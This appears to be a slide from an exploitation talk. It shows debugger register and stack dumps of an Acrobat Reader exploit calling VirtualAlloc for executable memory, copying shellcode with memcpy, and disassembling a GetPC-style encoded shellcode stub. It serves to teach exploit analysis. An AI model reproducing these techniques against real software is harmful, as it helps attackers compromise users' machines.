


Hide FPU		
EAX	7515592E	<kernel32.VirtualAlloc>
EBX	00000000	
ECX	05070380	
EDX	05154CF8	
EBP	005BE484	
ESP	05070370	
ESI	6C2959A7	escript.6C2959A7
EDI	005BE47C	
EIP	7731D3C5	<kernelbase.VirtualAlloc>
Default (stdcall)		
1:	[esp+4]	00000000
2:	[esp+8]	00001000
3:	[esp+C]	00001000
4:	[esp+10]	00000040
5:	[esp+14]	050703A8
05070370	6C29100A	return to escript.6C29100A from escript.6C29252C
05070374	00000000	
05070378	00001000	
0507037C	00001000	
05070380	00000040	

Hide FPU		
EAX	023F0000	
EBX	00000000	
<u>ECX</u>	59A40000	
EDX	00000000	
EBP	005BE484	
<u>ESP</u>	05070384	
ESI	6C2959A7	escript.6C2959A7
EDI	005BE47C	

Hide FPU		
EAX	73C7F594	<msvcr120.memcpy>
EBX	00000000	
ECX	050703AC	
EDX	00000000	
EBP	005BE484	
ESP	050703A8	
ESI	6C2959A7	escript.6C2959A7
EDI	005BE47C	
EIP	73C7F594	<msvcr120.memcpy>
Default (stdcall)		
1:	[esp+4]	023F0000
2:	[esp+8]	06E92478
3:	[esp+C]	000001C0
4:	[esp+10]	41414141
5:	[esp+14]	6D4248E9 acrord32.6D4248E9
050703A8	023F0000	
050703AC	023F0000	
050703B0	06E92478	
050703B4	000001C0	
050703B8	41414141	

Log	Notes	Breakpoints	Memory Map	Call Stack	SEH	Script	Symbols
→ ●	023F0000	89 E2		mov edx, esp			
●	023F0002	DA DE		fcmovu st(0), st(6)			
●	023F0004	D9 72 F4		fnstenv m28 ptr ds:[edx-C]			
●	023F0007	58		pop eax			
●	023F0008	50		push eax			
●	023F0009	59		pop ecx			
●	023F000A	49		dec ecx			
●	023F000B	49		dec ecx			
●	023F000C	49		dec ecx			
●	023F000D	49		dec ecx			
●	023F000E	49		dec ecx			
●	023F000F	49		dec ecx			
●	023F0010	49		dec ecx			
●	023F0011	49		dec ecx			



Muchas Gracias